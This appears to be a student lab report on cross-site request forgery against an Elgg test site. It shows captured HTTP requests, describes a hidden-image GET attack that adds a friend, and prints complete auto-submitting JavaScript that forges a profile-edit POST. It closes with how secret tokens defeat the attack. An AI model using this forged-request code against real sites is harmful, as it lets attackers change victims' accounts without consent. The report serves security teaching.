


Gabriel Naples, Dylan Bathurst, Rachel Toler

Cross-Site Request Forgery Lab

Task 1: Observing HTTP Request




The screenshot shows a browser developer tools interface with two panels. The left panel displays the raw HTTP header and body of a request to `http://www.csrflabelgg.com/cache`. The right panel shows the 'Latest activity' network tab with a list of requests. The first request is highlighted, showing its details: method GET, URL `http://www.csrflabelgg.com/`, status 200 OK, and various response headers including Content-Type, Content-Length, and Date.

```
Content-Length: 200
Keep-Alive: timeout=5, max=95
Connection: Keep-Alive
Content-Type: application/javascript;cha
http://www.csrflabelgg.com/cache/
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=chmvdls14bgcdmo8ufjfu8hsr7
Connection: keep-alive
Date: Tue, 23 Apr 2019 14:39:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 23 Oct 2019 14:39:59 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
Content-Type: application/javascript;cha

```

Request URL: `http://www.csrflabelgg.com/`
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (445 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1995
Content-Type: text/html; charset=UTF-8
Date: Tue, 23 Apr 2019 14:39:56 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT

In both the left panel (HTTP Header Live) and the web inspect element inspecting the network requests is an example of a GET request to the CSRF lab website.



This screenshot shows a browser developer tools interface with two panels. The left panel displays the raw HTTP header and body of a request to `http://www.csrflabelgg.com/cache`. The right panel shows the 'Latest activity' network tab with a list of requests. The first request is highlighted, showing its details: method GET, URL `http://www.csrflabelgg.com/`, status 200 OK, and various response headers including Content-Type, Content-Length, and Date. A message 'No parameters for this request' is displayed below the network tab.

```
Content-Length: 200
Keep-Alive: timeout=5, max=95
Connection: Keep-Alive
Content-Type: application/javascript;cha
http://www.csrflabelgg.com/cache/
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=chmvdls14bgcdmo8ufjfu8hsr7
Connection: keep-alive
Date: Tue, 23 Apr 2019 20:26:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 23 Oct 2019 20:26:08 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Keep-Alive: timeout=5, max=89
Connection: Keep-Alive
Content-Type: application/javascript;cha

```

No parameters for this request

The GET request has no parameters.

The screenshot shows a browser window with two main panels. The left panel displays the 'HTTP Header Live' tool, which lists various network requests with their status codes, methods, and URLs. The right panel shows the 'All Site Activity' section of the browser's developer tools, specifically the Network tab. A specific POST request to 'action/login' is selected, and its details are shown in the Headers, Cookies, Params, Response, and Timings tabs. The Headers tab shows standard HTTP headers like Content-Type and Content-Length. The Params tab shows form parameters: elgg_token, elgg_ts, password, returntoreferer, and username.

This is similar to above, but the POST request is only being analyzed in the network section of the web inspector. We preferred the layout of the web inspector since the organization was easier to read.


The screenshot shows a browser window with two main panels. The left panel displays the 'HTTP Header Live' tool, which lists various network requests with their status codes, methods, and URLs. The right panel shows the 'All Site Activity' section of the browser's developer tools, specifically the Network tab. A specific POST request to 'action/login' is selected, and its details are shown in the Headers, Cookies, Params, Response, and Timings tabs. The Params tab is expanded, showing form data parameters: elgg_token, elgg_ts, password, returntoreferer, and username.

The POST request did have parameters. We were logged into the admin account on the site and this request appeared when interacting with the Login form. The token and timestamp parameters are the ones that were disabled for this lab to function properly, as they are the countermeasures to the CSRF attack.

Task 2: CSRF Attack Using GET Request

The screenshot shows the Network tab of a browser developer tools interface. A POST request is selected. The Request URL is highlighted with a red box: `http://www.csrflabelgg.com/action/friends/add?friend=43&_elgg_ts=1556055295...`. The Request method is POST. The Response headers section is expanded, showing various HTTP headers like Cache-Control, Connection, Content-Length, Content-Type, Date, Expires, Keep-Alive, Pragma, Server, Accept, and Accept-Encoding.

This screenshot is me analyzing a GET request sent by Alice when we manually added Bobby the legitimate way using the website. This way we were able to determine what the malicious GET request should look like and also how we found the ID number that was assigned to Bobby which is necessary for the request. Outlined in red is the URL we looked at to get the information. Though we were analyzing a POST request, it still contained the information we needed to make the GET request.

A screenshot of a web browser window. The address bar shows 'http://www.csrflabattacker.com/task1.html'. The page content is a simple HTML document with the following code:

```
1 <html>
2 <body>
3 <h1>Welcome</h1>
4 
5 </body>
6 </html>
```

The browser interface includes tabs for 'RF Lab Site' and 'csrflabattacker.com/task1...', a search bar, and various toolbar icons.

Above is the code on the malicious website page that runs and forces the browser to send the GET request that automatically adds Bobby to Alice's friends list. For this to work properly Alice must be logged in to her account already, as this cross-site attack requires her cookie which establishes communication with the web server. When she clicks the link that leads to this page, the page loads the GET request as an image since images load automatically, thus sending the GET request automatically. Furthermore, this image is not even visible on the page as the dimensions were set to 0. Since Bobby is trying to add himself, the ID in the link (43) must be his own.

Task 3: CSRF Using POST Request

The screenshot shows a browser window with three tabs: "SEED Project", "Alice: CSRF Lab Site", and "New lab". The "Alice: CSRF Lab Site" tab is active, displaying a profile page for "Alice" with a cartoon illustration of a girl. The "HTTP Header Live" tool is open on the left, showing a POST request to "http://www.csrflabelgg.com/action/profile/edit". A red box highlights the "Params" section of the request, which contains the following parameters:


```
_elgg_token=U5gc3HLpo6FU3EUJp_uDaQ&_elgg_ts=&accesslevel[description]=2&briefdescription=
```

In the developer tools Network tab on the right, the same POST request is listed with the following details:

Status	Method	File	Domain	Cause	Type	Transferred	Size
200	POST	edit	www....	document	html	4.08 KB	15.06 KB
200	GET	alice	www....	document	html	4.10 KB	15.06 KB
200	GET	fontaweso...	www....	stylesheet	css	cached	28.38 KB
200	GET	elgg.css	www....	stylesheet	css	cached	58.10 KB

The "Params" section of the Network tab shows the same parameters as the "Params" section in the "HTTP Header Live" tool.

For this attack, we had to figure out what the POST request looked like when it was sent out the proper way. In the HTML Header Live tool (the left column) it shows the bulk of the information we needed within the red box. This is a legitimate request that shows how the elements of the form are sent to the server. In the web inspector it is showing the parameters of the same request which shows the information in a more readable format. The description with "message" in it is the line we added to test this request.




The screenshot shows a Sublime Text window with two tabs: 'forgePost.html' and 'forgePost.js'. The 'forgePost.html' tab is active, displaying the following code:


```
<html>
<body>
<h1>This page forges an HTTP Post request</h1>
<script type="text/javascript">
//gjn5070
function forge_post()
{
    var fields;
    //the following form entries need to be filled out by the attacker
    //the fields are hidden
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Bobby is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    var p = document.createElement("form");
    //construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    //append form to current page
    document.body.appendChild(p);
    //submit the form
    p.submit();
}
window.onload = function() {forge_post();}
</script>
</body>
</html>
```

The code is a simple HTML page with a script that creates a form, fills it with specific values (Alice's name, 'Bobby is my hero' as brief description, access level 2, and a GUID of 42), and submits it to the URL 'http://www.csrflabelgg.com/action/profile/edit'. The script runs automatically when the window loads.

Above is the code we made on an html page. When Alice loaded the page, this code ran automatically and forced a POST request that added 'Bobby is my hero' to her description. This had to be created using JavaScript and had to be sent in the format of a form. This code creates a form and fills in the information that has to be changed. The line at the bottom 'window.onload' is what makes the code run right as the window loads. The url that the form is sent to is 'http://www.csrflabelgg.com/action/profile/edit' which is directly to the same server that the request gets processed if Alice were to change this information herself.



This screenshot is her page before clicking onto the malicious page.



This is her page after clicking onto the malicious website.

Question 1: Since Bobby would need Alice's ID prior to executing this attack he must be creative in his way of finding her ID. A method that could use to find her ID is to send her a message from his account and analyze the get request created when this happens. He doesn't even need to send the message, when he enters the field to compose the message a request is sent that shows who the message is going to be sent to. Below is a screenshot of a composed message to Alice, and within the red box is her ID.

The screenshot shows a browser window with the URL www.csrflabelgg.com/messages/compose?send_to=43. The page title is "CSRF Lab Site". On the left, there is a sidebar with "HTTP Header Live" and a list of requests. The main content area shows a table of requests with columns for Status, Method, File, Headers, Cookies, Params, Response, and Time. The "Headers" column for the selected row shows the "Request URL" as `http://www.csrflabelgg.com/messages/compose?send_to=43`, which is highlighted with a red box. The "Response" column shows the response body, which includes the user ID `send_to=43`.

Question 2: Bobby can employ methods to make any user that accesses his website to have their page automatically altered. It would require some clever coding, however. A way he can do this is have the page add him as a friend automatically when they enter it. Once he is on their friends list he can make a program that automatically creates a message to be sent to the newest person on his friends list, this will generate a 'send_to=' request which would give him the userID of the persons bio he wants to manipulate. The program could pull the get request and scrape out the userID for the attack.

Task 4: Employing the countermeasure

After the countermeasure was employed, neither of the attacks worked. The attacks still get sent to the server, but they can't send the secret token that is generated for the user on the csrflabelgg site. These tokens that are sent to confirm with the server the authenticity of the request is algorithmically generated and therefore very hard to break, making it an effective deterrent for the attack. The way these tokens work is by running a hashing algorithm that uses parameters on the client side and creates a unique hash using things like timestamp and

sessionID. The server side also creates a hash and these values are compared to prove authenticity.